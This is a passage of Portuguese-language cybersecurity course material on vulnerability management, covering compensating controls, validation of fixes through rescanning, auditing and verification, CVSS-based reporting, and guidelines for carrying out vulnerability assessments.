- Os **controles de compensação** são medidas implementadas para mitigar o risco de uma vulnerabilidade quando as equipes de segurança não podem eliminá-la diretamente ou quando não é possível corrigi-la de imediato. Alguns exemplos são: monitoramento adicional, mecanismos secundários de autenticação ou criptografia avançada.
- As **exceções e isenções** descrevem cenários em que vulnerabilidades específicas não podem ser corrigidas devido à criticidade do negócio, restrições técnicas ou de custo. Nesses casos, as equipes de liderança sênior aceitam o risco e documentam a justificativa da decisão com um cronograma estabelecido para reavaliação.

Validação

Validar a correção de vulnerabilidades é extremamente importante por vários motivos. A validação garante que as ações de correção tenham sido implementadas corretamente e funcionem como planejado. Apesar das melhores intenções, erros humanos ou problemas técnicos podem, muitas vezes, resultar na implementação incompleta ou incorreta das correções. Sem uma validação, esses problemas passam despercebidos, expondo a organização à mesma vulnerabilidade que buscava resolver inicialmente.

A validação ajuda a confirmar que a correção não introduziu acidentalmente novos problemas ou vulnerabilidades. Por exemplo, um patch pode interferir em outros softwares ou sistemas, ou uma alteração na configuração pode expor novas brechas de segurança.

Além disso, a validação oferece um grau de responsabilidade, garantindo que as partes responsáveis resolvam de forma adequada as vulnerabilidades identificadas. Isso é importante principalmente em organizações maiores, onde várias equipes ou indivíduos podem estar envolvidos no processo de correção.

- **Reescanear** consiste em realizar novas varreduras de vulnerabilidades após a implementação de ações de remediação. Esse procedimento visa determinar se as vulnerabilidades identificadas na varredura inicial foram resolvidas. Se as mesmas vulnerabilidades não forem identificadas dessa vez, isso será um forte indicador de que os esforços de correção foram bem-sucedidos.
- A **auditoria** envolve um exame aprofundado do processo de correção, analisando as etapas realizadas para resolver a vulnerabilidade e garantindo que elas estejam alinhadas com as políticas e práticas recomendadas da organização. As auditorias também verificam se a documentação necessária foi atualizada, como registros de vulnerabilidades identificadas, ações de correção realizadas e quaisquer exceções ou isenções concedidas.
- A **verificação** é o processo de confirmar os resultados das ações de correção e envolve vários métodos, como verificações manuais, testes automatizados ou análises de logs do sistema ou de outros registros. A verificação garante que as etapas de correção tenham sido implementadas corretamente, funcionem como planejado e não introduzam novos problemas ou vulnerabilidades.

Geração de relatórios

O relatório de vulnerabilidades é um aspecto essencial do gerenciamento de vulnerabilidades e é fundamental para manter a postura de segurança cibernética de uma organização. Um relatório abrangente destaca as vulnerabilidades existentes e as classifica de acordo com sua gravidade e impacto potencial nos ativos da organização. Com isso, o gerenciamento poderá priorizar os esforços de correção de forma eficaz.

O Sistema de Pontuação de Vulnerabilidade Comum (CVSS) oferece um método padronizado para classificar a gravidade das vulnerabilidades e inclui métricas como explorabilidade, impacto e nível de correção. Ao usar o CVSS, as organizações podem comparar e priorizar as vulnerabilidades de forma consistente.

Outra prática importante é incluir no relatório informações sobre o impacto potencial de cada vulnerabilidade. Isso pode envolver a descrição dos possíveis desdobramentos da exploração da vulnerabilidade, incluindo vazamentos de dados, indisponibilidade de sistemas ou outros impactos operacionais. É essencial fornecer no relatório recomendações para abordar cada vulnerabilidade. Podem ser sugestões de patches ou atualizações específicas, recomendações de ajustes na configuração ou indicação de outras estratégias de mitigação.

Também é fundamental gerar relatórios em tempo hábil, pois a demora pode atrasar a correção e aumentar a janela de oportunidade para os invasores. Os relatórios de vulnerabilidades devem ter um formato claro e conciso que facilite a compreensão das partes técnicas e não técnicas, assegurando que todos entendam o relatório e que as ações de resposta apropriadas sejam executadas.



This content is only available on larger screen sizes. Please revisit this page on a larger device.

Você deve ser capaz de resumir os tipos de avaliações de segurança, como vulnerabilidade, threat hunting e testes de penetração. Você também deve ser capaz de explicar os procedimentos gerais para realizar essas avaliações.

Diretrizes para realizar avaliações de vulnerabilidades

Siga estas diretrizes ao considerar o uso de avaliações de segurança:

- Identifique procedimentos e ferramentas necessários para verificar vulnerabilidades. Isso pode implicar o provisionamento de scanners de rede passivos, scanners de rede ativos remotos ou baseados em agentes e scanners de aplicativos ou aplicações web.
- Desenvolva um plano de configuração e manutenção para garantir atualizações nos feeds de vulnerabilidades e ameaças.
- Execute varreduras regularmente e revise os resultados para identificar falsos-positivos e falsos-negativos, usando a análise de logs e informações adicionais do CVE para validar os resultados, se necessário.
- Programe revisões de configuração e planos de correção, usando a criticidade da vulnerabilidade definida pelo CVSS para priorizar as ações.
- Considere a possibilidade de implementar plataformas de análise de ameaças, alertas de monitoramento e boletins para novas fontes de ameaças.
- Considere a possibilidade de implementar exercícios de testes de penetração para garantir que eles sejam configurados com um escopo claro do projeto.



This content is only available on larger screen sizes. Please revisit this page on a larger device.